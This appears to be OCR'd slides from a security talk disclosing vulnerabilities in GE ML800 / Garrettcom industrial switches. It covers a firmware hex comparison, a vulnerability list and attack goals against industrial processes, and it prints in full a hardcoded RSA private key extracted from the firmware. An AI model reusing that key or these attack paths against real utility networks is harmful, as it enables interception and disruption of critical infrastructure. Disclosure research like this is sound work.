
FTP

Error Type: FTP

The uploaded binary appears to be corrupt

Password

Transfer Type: Image Download



```
ML_Rel4.2.1.bin.patched
001D 7850: 43 6A 3F 94 32 B3 BA 79  47 C3 75 B0 FE 71 DE C5  Cj?.2..y G.u..q..
001D 7860: FA 2E 6E CE 8E 57 D1 D0  2F 12 E8 17 5D E8 17 29  ..n..W.. /...]..)
001D 7870: F4 8B 31 E8 DD B4 6A BF  94 CC 52 ED 17 22 9F 76  ..1...j. ..R..".v
001D 7880: 82 C8 A3 4F 80 9F 8B 2B  83 7C 3A 8D 27 96 41 3E  ...O...+ .|:.'.A>
001D 7890: 3D 19 64 9B 56 34 B9 FF  0B AD 75 7C 62 00 00 00  =.d.V4.. ..u|b...
001D 78A0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
001D 78B0: 52 8A 83 9E FF 00 00 00  FF FF FF FF 04 00 00 00  R....... ........
001D 78C0: 34 2E 32 2E 31 00 00 00  A4 78 1D 00 A1 2F 3C 1A  4.2.1... .x.../<.
001D 78D0:
001D 78E0:
001D 78F0:
001D 7900:
001D 7910:
001D 7920:
001D 7930:
ML_Rel4.2.1.bin
001D 7850: F7 77 02 F4 61 63 DE 87  D4 7E 28 65 66 75 F3 8E  .w..ac.. .~(efu..
001D 7860: 86 EB 60 FD E3 BC 8B F5  5D DC 9C 1D AF A2 A1 5F  ..`..... ]......_
001D 7870: 24 D0 2F BA D0 2F 52 E8  17 63 D0 BB 69 D5 7E 29  $./../R. .c..i.~)
001D 7880: 99 A5 DA 2F 44 3E ED 04  91 47 9F 00 3F 17 57 06  .../D>.. .G..?.W.
001D 7890: F9 74 1A 4F 2C 83 7C 7A  32 C8 36 AD 68 72 FF 17  .t.O,.|z 2.6.hr..
001D 78A0: 33 A5 7F F7 00 00 00 00  00 00 00 00 00 00 00 00  3....... ........
001D 78B0: 55 70 50 61 FF 00 00 00  FF FF FF FF 04 00 00 00  UpPa.... ........
001D 78C0: 34 2E 32 2E 31 00 00 00  A4 78 1D 00 A1 2F 3C 1A  4.2.1... .x.../<.
001D 78D0:
```

# But wait! There's more!


The OEM for the GE ML800 switch is Garrettcom (now owned by Belden).

So what issues affect them?

- XSS x8
- DOS x1
- Hardcoded keys x1
- Weak excuses like "Sorry EOL."

# Garrettcom

Some value must go here to ensure RAM integrity!!



```
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQC+NtXC4dGI5wf1h8p7hzSiYNlbsdQp68Aih4zFPQSBmcvAh0Cu
PeATnRiSG4w56Fo6PaDlmCkAg24l01qScyfJDe6t/3spmeZbWzU1k60tndvNtqPl
2Hf07wi0thJS/oNq9r2tTkqX+VeZubpvJWZSC7kI6ohHotgRmYKPxfsLOQIDAQAB
AoGBALIXRSyhoT08kgcgjEP74xvk8Z0YcjyNreamYvaImp99D3fDKpv48sNqYobp
o/DTyyacbPiJ7lm8tHRV3ocfqi7E0ERq4YXCyDFenlWvBuByyUAak6xG6K6zIhIG
r0xKXosAWiboWYemzDeS81EYQVfVdRTbo/CI7pmbziAj0uPBAkEA9uyqQ2BU5EnG
b5ddKM5Uk2vmvdK/We7lnlcXl214LBc0cFHvbf+h1VfG/2Lek73xCwHdcj5KcnEu
VbM1Ix0RlwJBAMU0k+jOD8S03Nox9CGNY79usEjn0Wfzj2pj4Eltb9em0K5RaRax
9lbqiRonnmfLBg5Ymot6M3kIjekPQQ+6w68CQE0TeN5JLpaH9NoWbGz1Yu8VilQM
edBvwtsXInURJabVl5s16D/0wKZgn0xRB1skuh40efpU0VbZv3Xe16JbS4cCQH1K
qGaS9QW++0pNzp06pxMrGilXz33CCu5HQmqkcxiKTa9S3fejXaVfIXhSj5vWK6TV
umq/WxCc1LysCmQZ/tUCQQDexekhrldyve81TuOG0G4tiJjIV/7GEQYsRHPjPqRj
WULhzmMEdnGnReH4ZY+eiqs94rxwt1FPkkff1/izsGRZ
-----END RSA PRIVATE KEY-----
GCPrivateRSA.key (END)
```

Die! Bastard, Die Hard! I gave you life, and now I take it back!

# Conclusions

# Where can we go with these attacks, and what about the underpants gnome?

## Towards control of the process

- Altering the switch configuration to exfiltrate process data.
- DoS attacks, to disrupt the process.
- Basically any MITM attack at this point can disrupt, alter, or drop process traffic.[1]
- In short, compromising a switch gives a better overall view of the process.

[1] Within real time system constraints

# The system security of ICS can be broken with...

- Drunk Session IDs
- Brute forcing MD5+NONCE
- CSRF firmware upload
- Reflected XSS x 8!
- Pre-auth DoS
- Hardcoded Key Extraction x 2 x 2!!!
- SSL without forward secrecy
- Self Signed Certificates that cannot be revoked
- Cleartext passwords under SSL
- "Enable SSH with a password"
- 3/4 of a year or more to fix and EOL excuses

# In the next episode of Switches Get Stitches...

- Will there be arbitrary firmware?
- Will there be new switches and vendors?
- Will new heroes take to the stage?

*Thank you for listening moustache fans!!!*

## Parting thought...

More tax money is spent on surveillance, than on defending common utilities.